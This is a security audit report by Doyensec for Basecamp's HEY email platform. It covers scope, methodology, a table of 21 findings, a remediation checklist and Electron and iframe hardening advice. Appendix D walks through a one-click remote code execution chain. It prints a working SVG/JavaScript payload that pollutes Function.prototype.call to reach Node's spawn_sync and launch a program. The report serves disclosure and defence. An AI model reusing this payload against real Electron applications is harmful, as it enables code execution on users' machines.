DOYENSEC

Security Auditing Report

HEY Platform (API, Android, iOS & Desktop Apps)

Q3 2020

Prepared for: Basecamp, LLC
Prepared by: Luca Carettoni
July 22, 2020

Table of Contents

Table of Contents	1
Revision History	2
Contacts	2
Executive Summary	3
Methodology	5
Project Findings	7
Appendix A - Vulnerability Classification	9
Appendix B - Remediation Checklist	10
Appendix C - Hardening Recommendations	12
Appendix D - One-Click RCE, A Case Study	16

Revision History

Version	Date	Description	Author
1	07/17/2020	First release of the final report	Norbert Szetei, Lorenzo Stella
2	07/21/2020	Additional editing	Luca Carettoni
3	07/22/2020	Appendix D - One-Click RCE, A Case Study	Luca Carettoni
4	07/22/2020	Peer review	Lorenzo Stella

Contacts

Company	**Name**	**Email**
Basecamp, LLC	Jeremy Daer	jeremy@basecamp.com
Basecamp, LLC	Rosa Gutiérrez	rosa@basecamp.com
Doyensec, LLC	Luca Carettoni	luca@doyensec.com
Doyensec, LLC	John Villamil	john@doyensec.com

Executive Summary

Overview

Basecamp engaged Doyensec to perform a security assessment of the HEY platform. The project commenced on 06/29/2020 and ended on 07/17/2020 requiring 3 security researchers. The project resulted in twenty one (21) findings of which three (3) were rated as *high* severity.

The project consisted of a manual application security assessment against HEY's web platform and its APIs, mobile (Android, iOS) and desktop (Electron-based) applications.

Testing was conducted remotely from Doyensec EMEA and US offices.

Scope

Through meetings with Basecamp, the scope of the project was clearly defined:

- Identify misconfigurations and vulnerabilities in HEY's web platform and applications
- Review the overall application design in terms of security and privacy
- Evaluate the overall security posture and security best practices compared to other similar email management solutions

The testing took place in a production environment using the latest version of the software at the time of testing.

This activity was performed on the following releases:

- **HEY for Desktop**
    - Version 1.0.9
    - https://github.com/basecamp/hey-electron
- **HEY for iOS**
    - com.hey.app.ios
    - Version 1.0.5 (184)
    - https://github.com/basecamp/hey-ios
- **HEY for Android**
    - com.basecamp.hey
    - Version 1.0.8 (73)
    - https://github.com/basecamp/haystack-android
- **HEY Web Platform**
    - Cloned on commit #ba365cc40ae523704e1d5aef00d8c43a7ddc1a0f
    - https://github.com/basecamp/hey-electron

Scoping Restrictions

During the engagement, Doyensec did not encounter difficulties with testing the application.

The following platform features were not yet available for testing:

- Projects management and invitations
- Mobile OAuth design
- Queenbee controller
- /demo, /development, /post_office endpoints
- Functionality related to custom domains or coworkers (*"extenzions'*)
- The "*resque_web*" directory
- A number of action_mailbox controllers which, at the time of testing, returned 404 status codes or required additional credentials

Testing targeted the https://app.hey.com/ and https://hey.com/ domains and focused on application security only. Mail-servers' (Postfix) configurations and other infrastructural components were not considered in scope during this security testing effort.

Findings Summary

Doyensec researchers discovered and reported twenty one (21) vulnerabilities in the HEY platforms. While most of the issues are departures from best practices and low-severity flaws, Doyensec identified three (3) issues rated as *high severity*, and several other *medium* severity vulnerabilities.

It is important to reiterate that this report represents a snapshot of the security posture of the environment at a point in time.

The findings include a number of information exposure vulnerabilities, insecure design, and security misconfiguration issues found across the three HEY clients and the main API service, in addition to several medium severity findings affecting the multi-factor authentication mechanism (*2FA bypass*), the Gopher caching service (*Server Side Request Forgery*, *Stored Cross-Site Scripting*) and the Android mobile application (*Insecure File Content Provider*).

In **Appendix D - One-Click RCE, A Case Study**, we demonstrate how chaining three vulnerabilities discovered during this engagement would allow an attacker to compromise the user's workstation when using HEY for Desktop.

Overall, the security posture of the Internet-facing APIs was found to be in line with industry best practices.

With the exclusion of the ElectronJs-based application, Doyensec has found the system to be well architected and resilient to common web/mobile attacks.

Recommendations

The following recommendations are proposed based on studying HEY's security posture and the vulnerabilities discovered during this engagement.

Short-term improvements

- Work on mitigating the discovered vulnerabilities. Use the **Appendix B** - Remediation Checklist to ensure all areas have been covered

Long-term improvements

- Implement certificate pinning in the HEY mobile and desktop clients. We believe that such feature is a must-have for a secure email client
- Migrate the hard-coded credentials in all the repositories to a secure storage and retrieval solution
- Perform periodic reviews and updates of the client applications' dependencies in order to mitigate known vulnerabilities
- Optimizing the security of any application involves a compromise with usability. With the objective of finding such a balance and through discussions of this unique threat model, Doyensec created the **Appendix C - Hardening Recommendations.** We would recommend review and consideration of our suggestions to improve the overall security posture of the HEY platform

Methodology

Overview

Doyensec treats each engagement as a fluid entity. We use a standard base of tools and techniques from which we built our own unique methodology. Our 30 years of information security experience has taught us that mixing offensive and defensive philosophies is the key for standing against threats, thus we recommend a *graybox* approach combining dynamic fault injection with an in-depth study of source code to maximize the ROI on bug hunting.

During this assessment, we have employed standard testing methodologies (e.g., OWASP Testing guide recommendations) as well as custom checklists to ensure full coverage of both code and vulnerabilities classes.

Setup Phase

Basecamp provided access to the online environment, source code repositories and production binaries for the applications.

Client application testing was conducted on all the available supported platforms: macOS, Windows, Linux, Android, iOS.

Tooling

When performing assessments, we combine manual security testing with state-of-the-art tools in order to improve efficiency and efficacy of our effort.

During this engagement, we used the following tools:

- Burp Suite
- SSLScan
- QARK
- Android Studio
- Dex2Jar
- JD-Gui
- Xcode
- Devtron
- Asar
- Electronegativity
- Curl, netcat and other Linux utilities

Web Application and API Techniques

Web assessments are centered around the data sent between clients and servers. In this realm, the principle audit tool is the Burp Suite, however we also use a large set of custom scripts and extensions to perform specific audit tasks. We focus on authorization, authentication, integrity and trust. We study how data is interpreted, parsed, stored, and relayed between producers and consumers.

We subvert the client with malicious data through reflected and DOM based Cross Site Scripting and by breaking assumptions in trust. We test the server endpoints for injection style flaws including, but not limited to, SQL, template, XML, and command injection flaws. We look at each request and response pair for potential Cross Site Request Forgery and race conditions. We study the application for subtle logic issues, whether they are authorization bypasses or insecure object references. Session storage and retrieval is scrutinized and user separation is thoroughly tested.

Web security is not limited to popular bug titles. Doyensec researchers understand the goals and needs of the application to find ways of breaking the assumed control flow.

Mobile Application Techniques

During mobile security assessments, we treat the entire device as an untrusted environment. We study an application's use of cryptography to secure data, in transit and at rest, to protect user's privacy. If a server is in play, we attack remote mobile endpoints using our web testing techniques and methodology.

Having a great understanding of the architecture and security structure of Android and iOS devices, we evaluate platform specific functionality such as the safe use of Intents and broadcast messages, IPC controls, secure sandbox configuration, user protection and confidentiality, and UX interaction.

We audit the design and implementation of cryptography, custom protocols, anti-cheating systems, and jailbreak detection features. In this area, we use physical devices (rooted or jailbroken phones), emulators and debugging tools to carefully exercise all application functionalities.

Electron Apps Testing

Doyensec has been the first security company to publish a comprehensive security overview of the Electron framework. Thanks to our research efforts, we have extensive experience in analyzing desktop runtime environments based on web technologies. Throughout the engagement, we refined our understanding of the framework's threat model and identified vulnerabilities that could subvert security assumptions.

During testing, we review all security mechanisms which ensure isolation between sites, facilitate web security protections and prevent untrusted remote content from compromising the security of the host.

Example of issues that are discovered during Electron app security reviews include, but are not limited, to:

- Outdated components and dependencies with known vulnerabilities
- NodeIntegration bypasses
- Sandboxing bypasses
- Flaws in preload scripts
- Weaknesses in custom protocol handlers
- Insecure APIs
- Privacy and security impacting UX flaws
- Deviations from browser security standards

Project Findings

The table below lists the findings with their associated ID and severity. The severity ranking and vulnerability classes are defined in **Appendix A** at the end of this document. The vulnerability class column groups the entry into a common category, while the status column refers to whether the finding has been fixed at the time of writing. The pages containing the technical details of each finding, including the reproduction steps and mitigations, have been omitted from this version of the report.

Findings Recap Table

ID	Title	Vulnerability Class	Severity	Status
1	CSP Bypass in Script-Src Directive	Security Misconfiguration	Low	Open
2	Hard-coded Credentials In Various Components	Information Exposure	Low	Open
3	Missing Certificate Pinning on iOS, Android and Electron Apps	Cryptography – Missing	Medium	Open
4	Password Reset Token Could Be Reused Multiple Times	Insecure Design	Low	Open
5	2FA Bypass Via Mobile Endpoints	Security Misconfiguration	Medium	Open
6	Content Spoofing Via Attachment Type	Insecure Design	Low	Open
7	Stored Cross Site Scripting (XSS) On The Gopher Image Proxy	Cross Site Scripting (XSS)	Low	Open
8	Blind Server Side Request Forgery Via The Gopher Image Proxy	Server-Side Request Forgery (SSRF)	Medium	Open
9	Missing Snapshot Overlay and FLAG_SECURE On Every Activity and Fragment on iOS and Android Apps	Information Exposure	Low	Open
10	Insufficient Deletion of Application Data on iOS, Android and Electron Apps	Information Exposure	Low	Open
11	Exposed Internal Endpoints For Various Components	Information Exposure	Low	Open
12	hey.com Dependencies With Known Vulnerabilities	Components with known vulnerabilities	Low	Open
13	Haystack Dependencies With Known Vulnerabilities	Components with known vulnerabilities	Low	Open
14	Open Redirect Abusing Referer	Security Misconfiguration	Informational	Open

ID	Title	Vulnerability Class	Severity	Status
15	Weak ContentProvider Implementation Leads to Attachments Stealing on Android App	Insecure Design	Medium	Open
15	IP Address Leak Via Cascading Style Sheet Injection	User Privacy	Medium	Open
17	Missing contextIsolation Flag on Electron App	Insecure Design	High	Open
18	No Restrictions for HTML5 Media APIs on Electron App	Insecure Design	Medium	Open
19	OpenExternal Insecure Usage on Electron App	Insecure Design	High	Open
20	Arbitrary Navigation Via locationIsInternal on Electron App	Insecure Design	Medium	Open
21	Rails Active Storage Delivery Method Proxy	Security Misconfiguration	High	Open

Appendix A - Vulnerability Classification

Vulnerability Severity	**Critical**
	High
	Medium
	Low
	Informational
Vulnerability Type	Authentication and Session Management – Incorrect
	Authentication and Session Management – Missing
	Authorization – Incorrect
	Authorization – Missing
	Components with known vulnerabilities
	Covert Channel (Timing Attacks, etc.)
	Cross Site Request Forgery (CSRF)
	Cross Site Scripting (XSS)
	Server-Side Request Forgery (SSRF)
	Unrestricted File Uploads
	Unvalidated Redirects and Forwards
	Cryptography – Incorrect
	Cryptography – Missing
	Denial of Service (DoS)
	Information Exposure
	Injection Flaws (SQL, XML, Command, Path, etc)
	Insecure Design
	Insecure Direct Object References
	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
	Race Conditions
	Security Misconfiguration
	User Privacy

Appendix B - Remediation Checklist

The table below can be used to keep track of remediation efforts inside this report. Mark the boxes when a fix has been implemented for the vulnerability.

☐	Don't use CSP in combination with an insecure CDN. Remove the insecure domains whitelisted on the current CSP or find alternative solutions to serve the needed libraries
☐	For the iOS application, do not hardcode any password in the application you distribute, even in the obfuscated form. For all other cases, store the credentials in a configuration file segregated from the source code or implement a storage and retrieval system
☐	As an additional layer of security, consider implementing TLS Certificate Pinning
☐	Allow to use each reset token only once, then set them as expired
☐	For the mobile endpoints, apply the same rate-limit mechanism as implemented by the web application
☐	Inside the rendering file _filetype_picker.html.erb verify if the attachment_type parameter contains a keyword with a valid attachment type. If not, reject the request
☐	While the current implementation using a separate subdomain for caching images already ensures isolation, we would highly recommend preventing active content within rendered SVG files
☐	Block Gopher access to the internal addresses and TCP ports
☐	Enable or implement the respective mitigations to avoid disclosure of sensitive data via screen capturing third-party applications (Android) or Screen Snapshots (iOS)
☐	Ensure that every trace of past HEY users is cleansed from the application internal storage on account deletion
☐	Make the beta domains only accessible through VPN or restrict the access by firewall rules. From the production application, remove the internal endpoints and Easymon statistics
☐	Upgrade the hey.com marketing site repository dependencies to the latest version
☐	Upgrade the haystack repository dependencies to the latest version
☐	Avoid incorporating user-controllable data into redirection targets by disabling the allow_other_host flag
☐	Implement a non-guessable path portion for FileProvider's URIs (e.g., using a unique GUID for every email peer, as the attacker won't be able to guess other files' FileProvider's URIs.)
☐	Remove the possibility to use the style element in emails or, alternatively, perform a caching of the stylesheet used for emails adapting the existing Gopher service

☐	contextIsolation must be enabled on all BrowserWindows
☐	Implement a notification mechanism for media access to notify the user that video/audio capabilities are currently used by the HEY Desktop application
☐	openExternal should be invoked with safe URIs only
☐	HEY Desktop should invoke new BrowserWindow() using HEY platform URLs only, and should also prevent any redirect to external URLs from occurring
☐	Force the global setting config.active_storage.resolve_model_to_route to redirect only

When done patching the listed vulnerabilities, many clients find it worthwhile to perform a retest. During a retest Doyensec researchers will attempt to bypass and subvert all implemented fixes. Retests usually take one or two days. Please reach out if more information on our retesting process is desired.

Appendix C - Hardening Recommendations

Optimizing the security of any application involves a compromise with usability. HEY should find a balance between security and UX, to protect user data while keeping the application accessible to everyone.

With the objective of finding such balance and through discussions on the unique threat model, Doyensec created the following hardening recommendations. We recommend considering the following changes to improve the overall security posture of the HEY platform.

Electron.js Hardening

- In Electron.js, the webPreferences object of BrowserWindow[1] controls its web page's features. When working with Electron, it is important to understand that a critical role for its security is played by the security settings on which every BrowserWindow is instantiated. While many security flags are enabled by default as new Electron versions are released, some security features may not be automatically enabled or their interaction could lead to unexpected dangerous behaviors under certain circumstances.

  Because of this, we strongly advise to explicitly change the following webPreferences options:

  - **contextIsolation** to **true**
    Context isolation is an Electron feature that allows developers to run code in preload scripts and in Electron APIs in a dedicated JavaScript context. This means that global objects like Array.prototype.push or JSON.parse cannot be modified by scripts running in the renderer process. This is important for security purposes as it helps prevent any website from accessing Electron internals or the powerful APIs the preload script has access to. Every single application should have context isolation enabled and from Electron v12 it will be enabled by default.
    https://www.electronjs.org/docs/tutorial/context-isolation

  - **nativeWindowOpen** to **true**
    Whether to use `native window.open()`. Defaults to false. Child windows will always have node integration disabled unless nodeIntegrationInSubFrames is true.
    https://github.com/electron/electron/blob/5-0-x/docs/api/breaking-changes.md#nativewindowopen

  - **sandbox** to **true**
    This option creates a browser window with a sandboxed renderer. When the sandbox is enabled, the renderers can only make changes to the system by delegating tasks to the main process via IPC, which is how the node APIs are accessed. The only exception is the preload script, which has access to a subset of the Electron renderer API. Another consequence of this flag is that sandboxed renderers won't modify any of the default JavaScript APIs. Consequently, some APIs such as window.open will work as they do in Chromium (i.e. they do not return a BrowserWindowProxy).
    https://www.electronjs.org/docs/api/sandbox-option

  - **safeDialogs** or **disableDialogs** to **true**
    Whether to enable browser-style consecutive dialog protection or disable dialogs completely. This

[1] https://www.electronjs.org/docs/api/browser-window#new-browserwindowoptions

would allow dialog filtering by the user, avoiding potential DoS in the UI caused by any non-dismissible dialogs.
https://github.com/electron/electron/pull/22395

- **devTools** to **false**
  Whether to enable DevTools. If it is set to false, the BrowserWindow will not be able to use BrowserWindow.webContents.openDevTools() to open DevTools. This hardening may prevent any isolation bypass based on DevTools spawning abuses. As additional mitigation, it may be possible to disable DevTools completely in production builds by adding a variable in electron.gyp and using #defines to disable the DevTools code.
  https://github.com/electron/electron/pull/7096

- **enableRemoteModule** to **false**
  Due to the system access privileges of the main process, the functionality provided by the main process modules may be dangerous in the hands of malicious code running in a compromised renderer process. By limiting the set of accessible modules to the minimum that the app needs and filtering out the others,the toolset that malicious code can use to attack the system is reduced. Because of this, when possible, the remote module should be disabled completely. If the remote module is still needed for some features, its unused globals, Node and Electron modules (so-called built-ins) should be carefully filtered. Please refer to the following resource: *https://medium.com/@nornagon/electrons-remote-module-considered-harmful-70d69500f31*

- By design, an Electron application is less secure than Chromium for displaying untrusted web content, unless the sandbox flag to force Electron to spawn a classic Chromium renderer that is compatible with the sandbox is used. Because of this, HEY Desktop should carefully examine the inclusion of Javascript and HTML code provided by third parties.

- HEY Desktop is currently leveraging **electron-updater** for software updates on the Mac platform. As detailed in our research https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html we would suggest moving away from Electron-Builder for software updates due to the lack of secure coding practices and responsiveness of the maintainer. To ensure updates signature verification, we would recommend using Apple's App Store (as done for Windows and Linux), or implement a standalone signature verification mechanism.

Emails' iframe Hardening

- Email content is currently embedded in a dedicated iframe with its source set to "about:blank". While this design choice may mitigate DOM clobbering and other kind of attacks, a sanitization bypass will still allow an attacker to execute Javascript code, submit forms, open popups, lock the pointer, download files, break out of the frame by navigating the top-level window and perform actions having the same origin of app.hey.com.
  It is advisable to enhance the security of the iframe by leveraging the "sandbox" attribute. This option applies extra restrictions to the content in the frame, restricting certain actions inside an `<iframe>` in order to prevent it executing untrusted code. An empty "sandbox" attribute puts the strictest limitations possible, but it possible to define a space-delimited list to lift specific restrictions:

  - allow-same-origin
    By default "sandbox" forces the "different origin" policy for the iframe. In other words, it makes the browser to treat the iframe as coming from another origin, even if its src points to the same site.

With all implied restrictions for scripts. This option removes that feature.

- allow-top-navigation
  Allows the iframe to change parent.location.

- allow-forms
  Allows to submit forms from iframe.

- allow-scripts
  Allows to run scripts from the iframe.

- allow-popups
  Allows to window.open popups from the iframe

- allow-downloads-without-user-activation
  Allows for downloads to occur without a gesture from the user.

- allow-downloads
  Allows for downloads to occur with a gesture from the user.

- allow-modals
  Lets the resource open modal windows.

- allow-orientation-lock
  Lets the resource lock the screen orientation.

- allow-pointer-lock
  Lets the resource use the Pointer Lock API.

- allow-presentation
  Lets the resource start a presentation session.

- allow-top-navigation-by-user-activation
  Lets the resource navigate the top-level browsing context, but only if initiated by a user gesture.

Note that the sandbox attribute is unsupported in Internet Explorer 9 and earlier.

Insufficient email validation

- When the user either submits a backup email or adds a new contact, only a client-side verification, implemented by JavaScript, to ensure that the email is entered in the correct format is present. This client-side protection could be easily disabled and the HEY server could accept an arbitrary email address only containing the @ character. We were able to alter the normal flow by, for example,. specifying multiple backup addresses simultaneously, separating them with a `;`. The verification codes for all these emails were delivered at once. Although we were not able to further exploit this issue, as the special characters could be handled differently depending on the context, we recommend enforcing more restrictive checks. It should be possible to use the standard library function URI::MailTo::EMAIL_REGEXP, which is already used to verify the email account format in app/models/sign_up/email_address.rb when the user signs up.

Easily guessable Speakeasy Code

- The probability to guess the correct Speakeasy Code in one email is very low (1/10788). An attacker can significantly improve his chances by trying multiple codes in a single Subject email header at once. This header has a limitation of 998 characters and it would take about 55 emails on average for an attacker to guess the currently used code. Note that after the first correct guess, all the future emails (and the emails sent in the past) will become validated, as the user passes the screening process. To improve the overall entropy, we recommend using the BIT-0039 wordlist instead - in combination with the Ruby SecureRandom module.

Permissive Hosts Policy Allows DNS Rebinding

- The current settings in the haystack/config/environments/production.rb configuration file allows all subdomain of .app.hey.com and .elb.amazonaws.com. in the Host header:

```
config.hosts = [ "app.hey.com",
                 "public.hey.com",
                 ".app.hey.com",
                 ".int.hey.com",
                 IPAddr.new("10.119.32.0/19"),
                 IPAddr.new("10.119.96.0/19"),
                 ENV["INTERNAL_MAIL_ENDPOINT"],
                 ".elb.amazonaws.com" ]
```

  This latter one (used for AWS Elastic Load Balancing) could be easily registered by an attacker. The application generates all subsequent requests according to the Host header value, exploitable via DNS Rebinding attacks[2],[3]. Under specific circumstances, this design could be abused for account takeover[4]. Even though we failed to develop a reproducible proof of concept, we recommend explicitly permit the domains which are allowed to access the application and avoid wildcards usage.

Use the SHA2 family for TOTP

- The current TOTP implementation is specifying SHA1 as the digest algorithm (in /haystack/lib/totp.rb). As specified by RFC6238[5], TOTP implementations may use HMAC-SHA-256 or HMAC-SHA-512 functions, based on SHA-256 or SHA-512 [SHA2] hash functions, instead of the HMAC-SHA-1 function that has been instead specified for the HOTP computation in RFC4226[6].

---

[2] https://www.tripwire.com/state-of-security/vert/practical-attacks-dns-rebinding/

[3] https://blog.bigbinary.com/2019/11/05/rails-6-adds-guard-against-dns-rebinding-attacks.html

[4] https://github.com/hestiacp/hestiacp/issues/748

[5] https://tools.ietf.org/html/rfc6238


[6] https://tools.ietf.org/html/rfc4226

Appendix D - One-Click RCE, A Case Study

The following appendix illustrates a full chain of three distinct vulnerabilities (Findings #21, #20, and #17) to obtain arbitrary code execution on the HEY Desktop application from an email sent to the victim.

Delivering the payload

By leveraging **Finding #21 "Rails Active Storage Delivery Method Proxy"**, an attacker can trigger a Cross-Site Scripting vulnerability in the context of the app.hey.com domain. For the purpose of this full chain, the attacker can upload and deliver an inline SVG file in order to bypass CSP and other browser security protections.



Bypassing "locationIsInternal" in "openExternalLinksInBrowser"

Since the payload is served from within app.hey.com, HEY Desktop will consider the resource as "same origin" and open a new BrowserWindow. This insecure design was discussed in **Finding #20 "Arbitrary Navigation via locationIsInternal on Electron App"**.

The content of the inline SVG should be properly crafted to be a syntactically valid XML:

```
<svg xmlns="http://www.w3.org/2000/svg">
<script>alert(document.domain)
Function.prototype.call = new Proxy(Function.prototype.call,{
    apply: function(target, thisArg, argumentsList) {
        var i = 0;
        while (i != argumentsList.length) {
            if( !(!argumentsList[i] || !argumentsList[i].ppid) ){
                console.trace('Got Process');
```

```
                argumentsList[i].binding("spawn_sync").spawn({file:"open",args:
["open","/System/Applications/Calculator.app"],stdio:[{type:"pipe",readable:!
0,writable:!1},{type:"pipe",readable:!1,writable:!0},{type:"pipe",readable:!
1,writable:!0}]})
                }
                i++;
        }
        return Reflect.apply(target, thisArg, argumentsList);
    }
});
</script>
</svg>
```

Bypassing ElectronJS Isolation

At this stage, the attacker has arbitrary JavaScript execution in the context of HEY's new renderer. By abusing **Finding #17 "Missing contextIsolation Flag On Electron App"**, an attacker can perform prototype pollution in order to obtain access to native Node.JS primitives and execute arbitrary commands.